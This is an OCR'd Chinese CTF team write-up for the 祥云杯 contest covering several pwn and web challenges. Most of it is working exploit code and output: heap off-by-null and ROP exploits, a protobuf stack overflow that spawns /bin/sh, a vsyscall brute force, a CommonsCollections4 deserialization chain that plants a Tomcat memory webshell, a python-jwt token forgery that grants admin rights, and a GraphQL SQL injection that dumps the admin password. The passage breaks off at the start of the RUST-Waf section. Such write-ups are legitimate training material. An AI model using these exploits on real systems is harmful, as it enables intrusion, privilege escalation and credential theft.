
祥云杯 Nepnep 战队 WP

排名 37 ； 得分 1798 ； 攻克题目数 14




37	Nepnep	浙江传媒学院,哈尔滨...	公开招募组	1798	4	Crypto	14	1

pwn

sandboxheap

分析sandbox使用ptrace实现了沙箱， 当调用syscall=10000 且 rdi = 3的时候， 通过执行`sub_B60`函数， 可以设置`stru_202040.r15`的低几位， 从而可以进行orw。



```
  if ( LODWORD(reg.orig_rax) <= 0x2710 && *((_BYTE *)&stru_202040.r15 + SLODWORD(reg.orig_rax)) )//
  {
    reg.orig_rax = -1LL;
    if ( ptrace(PTRACE_SETREGS, sonPid, 0LL, &reg) == -1 )
      break;
    orig_rax = reg.orig_rax;
  }
  switch ( orig_rax )
  {
    case 0xE7uLL:
      goto LABEL_24;
    case 0x2710uLL:
      sub_B60(reg.rdi);
      break;
    case 0x3CuLL:
```

分析sanboxheap， 在edit的时候会出现1比特的溢出， 可以造成offbynull， 构造堆块重叠， 改freehook为setcontext+53， 利用rop来orw。 实际操作的时候需要把rop链分开发送， 否则就会出现错误。

```python
from pwn import *

def debug():
    gdb.attach(p, '''
        set follow-fork-mode child
        ''')
```

```python
def create(idx, size):
    p.sendlineafter('Your choice: ', '1')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
def code(input, fuck):
    output = ''
    for s in input:
        x = int(s)
        for i in range(0, 8):
            if x&(1<<i):
                output += '1'
            else:
                output += '0'
    if fuck:
        output += '0'
    return output
def edit(idx, content, fuck):
    p.sendlineafter('Your choice: ', '2')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', code(content, fuck))
def show(idx):
    p.sendlineafter('Your choice: ', '3')
    p.sendlineafter(':', str(idx))
def delete(idx):
    p.sendlineafter('Your choice: ', '4')
    p.sendlineafter(':', str(idx))

# p = process(['./sandbox', './sandboxheap'])
# p = process('./sandboxheap')
# context(log_level = 'debug')
p = remote('39.106.13.71', 39120)
libc = ELF('./libc-2.27.so')
for i in range(0x9, 0x10):
    create(i, 0x80)
create(0, 0x80)
create(1, 0x10)
create(2, 0x88)
create(3, 0x80)
create(4, 0x10)
for i in range(0x9, 0x10):
    delete(i)

edit(2, b'\x00'*0x80+p64(0x140), 1)
delete(0)
delete(3)

for i in range(0x9, 0x10):
    create(i, 0x80)
create(0, 0x80)
show(0)
libcbase = u64(p.recvuntil('\x7f')[-6:].ljust(8,
b'\x00')) - 0x3ebe60
log.success('libcbase:' + str(hex(libcbase)))
create(3, 0x10)
delete(4)
delete(3)
create(3, 0x10)
show(1)
heapbase = u64(p.recvuntil('\n', drop = True)
[-6:].ljust(8, b'\x00')) - 0x820
log.success('heapbase:' + str(hex(heapbase)))

freehook = libcbase + libc.symbols['__free_hook']
setcontext = libcbase + libc.symbols['setcontext']
delete(1)
edit(3, p64(freehook), 0)
create(1, 0x10)
create(4, 0x10)
edit(4, p64(setcontext+53), 0)

ret = libcbase + 0x00000000000547e4
ropaddr = heapbase + 0xa50
flagaddr = ropaddr- 0x50
```

```
flag = ropaddr-0x210
payload1 = b'flag'+b'\x00'*(0xa0-
0x4)+p64(ropaddr)+p64(ret)
create(5, 0x200)
edit(5, payload1, 0)


poprax = libcbase + 0x000000000001b500
poprdi = libcbase + 0x000000000002164f
poprsi = libcbase + 0x0000000000023a6a
poprdx = libcbase + 0x0000000000001b96
syscall = libcbase + 0x00000000000D2625
binsh = libcbase + 0x00000000001b3d88
poprsp = libcbase + 0x000000000000396c
ropaddr2 = heapbase + 0xc60
payload2 =
p64(ret)+p64(poprax)+p64(0x2710)+p64(poprdi)+p64(3) +
p64(syscall)
payload2 += p64(poprax)+p64(2)+p64(poprdi)+p64(flag) +
p64(syscall)
payload2 +=
p64(poprax)+p64(0)+p64(poprdi)+p64(3)+p64(poprsp)+p64(r
opaddr2)

create(6, 0x200)
edit(6, payload2, 0)


payload3 = p64(ret) +
p64(poprsi)+p64(flagaddr)+p64(poprdx)+p64(0x40)
+p64(syscall)
payload3 +=
p64(poprax)+p64(1)+p64(poprdi)+p64(1)+p64(syscall)
create(7, 0x200)
edit(7, payload3, 0)
# debug()
# sleep(4)
```

```
delete(5)
```

bitheap

和sandboxheap类似，只是没有了sandbox。

所以去掉exp中调用syscall 10000的情况就可以

```
from pwn import *

def debug():
    gdb.attach(p, '''
        set follow-fork-mode child
        ''')

def create(idx, size):
    p.sendlineafter('Your choice: ', '1')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
def code(input, fuck):
    output = ''
    for s in input:
        x = int(s)
        for i in range(0, 8):
            if x&(1<<i):
                output += '1'
            else:
                output += '0'
    if fuck:
        output += '0'
    return output
def edit(idx, content, fuck):
    p.sendlineafter('Your choice: ', '2')
    p.sendlineafter(':', str(idx))
```

```python
    p.sendlineafter(':', code(content, fuck))
def show(idx):
    p.sendlineafter('Your choice: ', '3')
    p.sendlineafter(':', str(idx))
def delete(idx):
    p.sendlineafter('Your choice: ', '4')
    p.sendlineafter(':', str(idx))

# p = process(['./sandbox', './sandboxheap'])
# p = process('./sandboxheap')
# context(log_level = 'debug')
p = remote('39.106.13.71', 39120)
libc = ELF('./libc-2.27.so')
for i in range(0x9, 0x10):
    create(i, 0x80)
create(0, 0x80)
create(1, 0x10)
create(2, 0x88)
create(3, 0x80)
create(4, 0x10)
for i in range(0x9, 0x10):
    delete(i)

edit(2, b'\x00'*0x80+p64(0x140), 1)
delete(0)
delete(3)

for i in range(0x9, 0x10):
    create(i, 0x80)
create(0, 0x80)
show(0)
libcbase = u64(p.recvuntil('\x7f')[-6:].ljust(8,
b'\x00')) - 0x3ebe60
log.success('libcbase:' + str(hex(libcbase)))
create(3, 0x10)
delete(4)
delete(3)
```

```
create(3, 0x10)
show(1)
heapbase = u64(p.recvuntil('\n', drop = True)
[-6:].ljust(8, b'\x00')) - 0x820
log.success('heapbase:' + str(hex(heapbase)))

freehook = libcbase + libc.symbols['__free_hook']
setcontext = libcbase + libc.symbols['setcontext']
delete(1)
edit(3, p64(freehook), 0)
create(1, 0x10)
create(4, 0x10)
edit(4, p64(setcontext+53), 0)

ret = libcbase + 0x00000000000547e4
ropaddr = heapbase + 0xa50
flagaddr = ropaddr- 0x50
flag = ropaddr-0x210
payload1 = b'flag'+b'\x00'*(0xa0-
0x4)+p64(ropaddr)+p64(ret)
create(5, 0x200)
edit(5, payload1, 0)


poprax = libcbase + 0x000000000001b500
poprdi = libcbase + 0x000000000002164f
poprsi = libcbase + 0x0000000000023a6a
poprdx = libcbase + 0x0000000000001b96
syscall = libcbase + 0x00000000000D2625
binsh = libcbase + 0x00000000001b3d88
poprsp = libcbase + 0x000000000000396c
ropaddr2 = heapbase + 0xc60
payload2 =
p64(ret)#+p64(poprax)+p64(0x2710)+p64(poprdi)+p64(3) +
p64(syscall)
payload2 += p64(poprax)+p64(2)+p64(poprdi)+p64(flag) +
p64(syscall)
```

```
payload2 +=
p64(poprax)+p64(0)+p64(poprdi)+p64(3)+p64(poprsp)+p64(r
opaddr2)

create(6, 0x200)
edit(6, payload2, 0)


payload3 = p64(ret) +
p64(poprsi)+p64(flagaddr)+p64(poprdx)+p64(0x40)
+p64(syscall)
payload3 +=
p64(poprax)+p64(1)+p64(poprdi)+p64(1)+p64(syscall)
create(7, 0x200)
edit(7, payload3, 0)
# debug()
# sleep(4)
delete(5)
```

protocol


利用github上的https://github.com/marin-m/pbtk， 分离出ctf.proto

```
syntax = "proto2";

package ctf;

message pwn {
    optional bytes username = 1;
    optional bytes password = 2;
}
```

利用源码编译出来的protoc，生成ctf_pb2.py，就可以发送特定格式的protobuf

之后利用ctf_pb2.py来发送特定包打断点，可以发现username和password会复制到栈上， 可以构造栈溢出。 利用静态编译中的gadget， 先read进来binsh字符串， 然后调用execve。

但是会有`\x00`截断， 可以从后往前发送构造rop链， 最后利用ParseFromString Fail!来跳出循环



```
[+] Opening connection to 101.201.71.136 on port 23326: Done
[*] Switching to interactive mode
ParseFromString Fail!
$ ls
bin
dev
flag
lib
lib32
lib64
libx32
protocol
$ cat flag
flag{95633b2c-0cdf-4fb8-a2cd-e4d180e49a7a}$
```

```
from pwn import *
import ctf_pb2

def debug():
    gdb.attach(p, '''
        b *0x0000000000407845
        ''')



def setropchain(rop):
    protobuf = ctf_pb2.pwn()
    protobuf.username = rop
    protobuf.password = b'bb'
    p.sendafter(b'Login: ',
protobuf.SerializeToString())

poprdi = 0x0000000000404982
poprsi = 0x0000000000588bbe
```

```python
poprdx = 0x000000000040454f
poprax = 0x00000000005bdb8a
sys = 0x000000000068F0A4
bss = 0x000000000081a2c8
#p = process('./protocol')
context(log_level = 'debug')
p = remote('101.201.71.136', 23326)
rop = [poprax, 0, poprdi, 0, poprsi, bss, poprdx, 0x8,
sys,
    poprax, 0x3b, poprdi, bss, sys]
# debug()
for i in range(0, 14):
    pre = b'a'*0x148+b'a'*0x8*(13-i)
    if rop[13-i] == 0:
        for k in range(0, 8):
            setropchain(pre+b'a'*(7-k))
    elif rop[13-i] == 0x10:
        for k in range(0, 7):
            setropchain(pre+b'a'*(7-k))
        setropchain(pre+p64(rop[13-i])[0:1])
    elif rop[13-i] == 0x3b:
        for k in range(0, 7):
            setropchain(pre+b'a'*(7-k))
        setropchain(pre+p64(rop[13-i])[0:1])
    else:
        for k in range(0, 5):
            setropchain(pre+b'a'*(7-k))
        setropchain(pre+p64(rop[13-i])[0:3])
    # debug()

protobuf = ctf_pb2.pwn()
protobuf.username = p32(0x2)
protobuf.password = p32(0x2)
p.sendafter(b'Login: ',protobuf.SerializeToString())
sleep(1)
p.send(b'/bin/sh\x00')
```

```
p.interactive()
```

unexploited

unexploitable

vmmp发现程序拥有vssycall段落

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x555555554000     0x555555555000 r-xp     1000 0
   /home/q/Desktop/unexploitable
    0x555555754000     0x555555755000 r--p     1000 0
   /home/q/Desktop/unexploitable
    0x555555755000     0x555555756000 rw-p     1000
1000   /home/q/Desktop/unexploitable
    0x7ffff79e2000     0x7ffff7bc9000 r-xp   1e7000 0
   /lib/x86_64-linux-gnu/libc-2.27.so
    0x7ffff7bc9000     0x7ffff7dc9000 ---p   200000
1e7000 /lib/x86_64-linux-gnu/libc-2.27.so
    0x7ffff7dc9000     0x7ffff7dcd000 r--p     4000
1e7000 /lib/x86_64-linux-gnu/libc-2.27.so
    0x7ffff7dcd000     0x7ffff7dcf000 rw-p     2000
1eb000 /lib/x86_64-linux-gnu/libc-2.27.so
    0x7ffff7dcf000     0x7ffff7dd3000 rw-p     4000 0

    0x7ffff7dd3000     0x7ffff7dfc000 r-xp    29000 0
   /lib/x86_64-linux-gnu/ld-2.27.so
    0x7ffff7fdc000     0x7ffff7fde000 rw-p     2000 0

    0x7ffff7fde000     0x7ffff7ff8000 r--p    1a000 0
   /etc/ld.so.cache
    0x7ffff7ff8000     0x7ffff7ffb000 r--p     3000 0
   [vvar]
```


```
    0x7ffff7ffb000     0x7ffff7ffc000 r-xp     1000 0
   [vdso]
    0x7ffff7ffc000     0x7ffff7ffd000 r--p     1000
29000  /lib/x86_64-linux-gnu/ld-2.27.so
    0x7ffff7ffd000     0x7ffff7ffe000 rw-p     1000
2a000  /lib/x86_64-linux-gnu/ld-2.27.so
    0x7ffff7ffe000     0x7ffff7fff000 rw-p     1000 0

    0x7ffffffde000     0x7ffffffff000 rw-p    21000 0
   [stack]
0xffffffffff600000 0xffffffffff601000 --xp     1000 0
   [vsyscall]
```

打法非常简单 ret2vdso，利用修改rbp为0xffffffffff600400滑动rip，再进行低字节修改，低三位是onegadget低三位，低4 5 6位需要爆破概率为1/4096

exp

```python
from pwn import *
#context.log_level='debug'
vsyscall = 0xffffffffff600400
st=""
while True:
    try:
        sh = process('./un')

 sh.send(b"a"*0x10+p64(vsyscall)*3+p16(0x3302)+p8(0xa3)
)
        sh.sendline("cat flag")
        st = sh.recv(timeout=0.3)
        print(st)
    except:
        sh.close()
        continue
```

利用ret2vdso， 爆破1/4096的概率



```
[*] Closed connection to 47.95.3.91 port 16665
[+] Opening connection to 47.95.3.91 on port 16665: Done
b''
[*] Closed connection to 47.95.3.91 port 16665
[+] Opening connection to 47.95.3.91 on port 16665: Done
b''
[*] Closed connection to 47.95.3.91 port 16665
[+] Opening connection to 47.95.3.91 on port 16665: Done
b'flag{9d1fa4bb-ec42-442c-a144-83be29db2777}'
[*] Closed connection to 47.95.3.91 port 16665
[+] Opening connection to 47.95.3.91 on port 16665: Done
```

Web


EzJava & SOLVED & #Gadgets

下载到源码之后，可以看到存在 CommonsCollection4 的依赖，并且远程不出网，只好打内存马了

直接使用 CommonsCollections4 注入 Tomcat 内存马即可

```java
@Dependencies({"commons-collections:commons-collections:4.4.0"})
public class CommonsCollections4 implements ObjectPayload<PriorityQueue<Object>> {

    public PriorityQueue<Object> getObject(String code) throws Exception {
        Object templates = Gadgets.createTemplatesImpl(code);

 org.apache.commons.collections4.functors.InvokerTransformer transformer = new InvokerTransformer("toString", new Class[0], new Object[0]);
        PriorityQueue<Object> queue = new PriorityQueue(2, new TransformingComparator(transformer));
        queue.add(1);
        queue.add(1);
        Reflections.setFieldValue(transformer,
"iMethodName", "newTransformer");
        Object[] queueArray = (Object[])
(Reflections.getFieldValue(queue, "queue"));
        queueArray[0] = templates;
        queueArray[1] = 1;
        return queue;
    }
}
```

执行 cat /flag 获取 flag



Request

```
POST /myTest HTTP/1.1
Host: 39.106.13.71:15880
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 60768

```

r00ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc216ZUwACmNvbXBhcmF0b3J0ABZMamF2Y
y5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucz QuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29tcGFyYXRvci/5hPArsQ
Zvcm1lcnQALUxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5zZm9ybWVy03hwc3IAQG9yZy5hcGFjaGU
vcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L79Jk1uG6xNwIAAHhwc3IA029yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9u
h+j/a3t8zjgCAANbAAVpQXJnc3QAE1tMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9kTmFtZXQAEkxqYXZhL2xhbmcvU

Response

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 5
Date: Sun, 30 Oct 2022 13:56:27 GMT
Connection: close

false
```

冰蝎v4.0.5 动态二进制加密Web远程管理客户端

编号	URL	IP	脚
1	http://192.168.144.1:50004/shell.jsp	192.168.144.1	jsp
2	http://127.0.0.1:50004/test	127.0.0.1	jsp
3	http://39.106.13.71:15880/myTest	39.106.13.71	jsp

http://39.106.13.71:15880/myTest

URL: http://39.106.13.71:15880/myTest 已连接

```
/opt/ctf/ >cat /flag
flag{f47edb0d-b777-4e1e-95c2-fdb05b306b0c}

/opt/ctf/ >
```

FunGame & SOVLED & #JWT #SQLITE

`Python-Jwt==3.3` 版本存在漏洞

https://github.com/davedoesdev/python-jwt/commit/88ad9e67c53aa5f7c43ec4aa52ed34b7930068c9

使用如下代码可以创建一个管理员 Token

```python
from json import loads, dumps

from jwcrypto.common import base64url_decode,
base64url_encode

```


```
if __name__ == '__main__':
    topic =
"eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2NjcxM
DU4ODUsImlhdCI6MTY2NzEwNTU4NSwiaXNfYWRtaW4iOjAsImlzX2xv
Z2luIjoxLCJqdGkiOiJVSkxsUElKc2JtUk1RU3V4V29HTEpnIiwibmJ
mIjoxNjY3MTA1NTg1LCJwYXNzd29yZCI6IjEiLCJ1c2VybmFtZSI6Ij
EifQ.XIVFw2isF320bI4zn1HsQQ4aIlbxcoo1EXf2ZGo26ki3cT8ClQ
0_TfTXmjnyiaMKq02iOLVHZU43TznDXv1bm4cPaxxfGUDWE4b37XSmA
xLVxecdgBiIQ1skS6qcKbcGLNLyzqtuyHG-
fUu6dccea1vlk7BJVSsqfPrtdRYcSnTcKcA4BQk3sP4GgX85ZPqyy4b
uJL5ebSE9A6seeEtjatH4ftdtIJQWrqVlMtBEkcTzxWvZ37rGquumDo
ujReX9sCpZMhq7lLEViMULgQta16zHW_3lgclwrqE1J_157WFx68ePw
VfofgO1u9qUKqfY8CufIGCFg2tD7pDGipAYdg"
    [header, payload, signature] = topic.split('.')
    parsed_payload = loads(base64url_decode(payload))
    parsed_payload['is_admin'] = 1
    print(parsed_payload)

    fake_payload =
base64url_encode((dumps(parsed_payload, separators=
(',', ':'))))
    fake =  '{"  ' + header + '.' + fake_payload +
'.":"","protected":"' + header + '", "payload":"' +
payload + '","signature":"' + signature + '"}'

    print(fake)
```

之后发现 GraphQL 可以 SQL 注入。并且经过尝试远程的数据库选用的是 SQLITE。配合以下脚本可以直接得到 FLAG。

```
import requests
from json import loads, dumps

from jwcrypto.common import base64url_decode,
base64url_encode
```

```
REMOTE = "http://eci-
2ze2zfvgob4911wcvqg3.cloudeci1.ichunqiu.com"
LOGIN_API = "/signin"
REGISTER_API = "/signup"
GET_FLAG_API = "/getflag"
GRAPHQL_API = "/graphql"

Session = requests.session()
# Session.proxies = {
#     'http':'127.0.0.1:48080'
# }
commons_user_login_info = {
    'username': '1',
    'password': '1'
}


def register():
    register_info = {
        'username': '1',
        'password': '1'
    }
    response = Session.post(REMOTE + REGISTER_API,
json=register_info)
    if 'Success' in response.text:
        print('[+]', '注册成功')
    elif 'exist' in response.text:
        print('[*]', '用户已经存在')


def login(login_info):
    response = Session.post(REMOTE + LOGIN_API,
json=login_info)
    if "Success" in response.text:
        print('[+]', '登陆成功')
    else:
        print(response.text)
```

```python
def gen_fake_token(token):
    try:
        [header, payload, signature] = token.split('.')
        parsed_payload =
loads(base64url_decode(payload))
        parsed_payload['is_admin'] = 1
        fake_payload =
base64url_encode((dumps(parsed_payload, separators=
(',', ':'))))
        fake = '{"  ' + header + '.' + fake_payload +
'.":"","protected":"' + header + '", "payload":"' +
payload + '","signature":"' + signature + '"}'
        return fake
    except:
        return None


def execute_graphql(graphql):
    register()
    login(commons_user_login_info)
    raw_token = Session.cookies['token']
    fake_token = gen_fake_token(raw_token)
    Session.cookies['token'] = fake_token
    if raw_token and fake_token:
        print('[+]', '生成 admin token 成功')
        execute_info = {
            'query': graphql
        }
        response = Session.post(REMOTE + GRAPHQL_API,
data=execute_info)
        print('[+]', '{} 执行成功'.format(graphql), '结
果如下')
        print(response.text)
    else:
        print('[-]', '生成 admin token 失败',
Session.cookies)


def getFlag(password):
    login({
        'username': "admin",
        'password': password
    })
    response = Session.get(REMOTE + GET_FLAG_API)
    print(response.text)


if __name__ == '__main__':
    # 拿到 admin 的帐号和密码
    execute_graphql(
         '{getscoreusingnamehahaha (name:"admin1\'
union select  name || \'  \' ||password FROM users
where name=\'admin\' -- "){name,score,userid}}')
    # 登陆拿flag
    getFlag("72Mbxcbr0w4nZ2eyzk8C")
```



```
if __name__ == '__main__':
    # 拿到 admin 的帐号和密码
    # execute_graphql(
    #     '{getscoreusingnamehahaha (name:"admin1\' union select  name || \'  \' ||password FROM users where name=\'admin\' -- "){name,score,userid}}')
    # 登陆拿flag
    getFlag("72Mbxcbr0w4nZ2eyzk8C")

    # execute_graphql('{getscoreusingnamehahaha (name:"admin1\' union select  tbl_name FROM sqlite_master -- "){name,score,userid}}' )
    # execute_graphql('{__schema{types{name,fields{name,args{name,description,type{name,kind,ofType{name, kind}}}}}}}' )
    # execute_graphql('{__schema{types{name,fields{name}}}}')
    # temp = """{getscoreusingnamehahaha(name:"admin"){}}"""
    # execute_graphql(temp)

    if __name__ == '__main__'
```

Run: Execute


```
C:\Users\Administrator\.virtualenvs\WorkSpace-3-76adaw\Scripts\python.exe E:/CTF/2022/WDB/openlitespeed/Script/Execute.py
[+] 登陆成功
flag{f0560f33-9d47-4cef-9dc4-aba66ffb016a}

Process finished with exit code 0
```

RUST-Waf & SOLVED & #Rust #NodeJs

```rust
use std::env;
use serde::{Deserialize, Serialize};
use serde_json::Value;
```

```
static BLACK_PROPERTY: &str = "protocol";

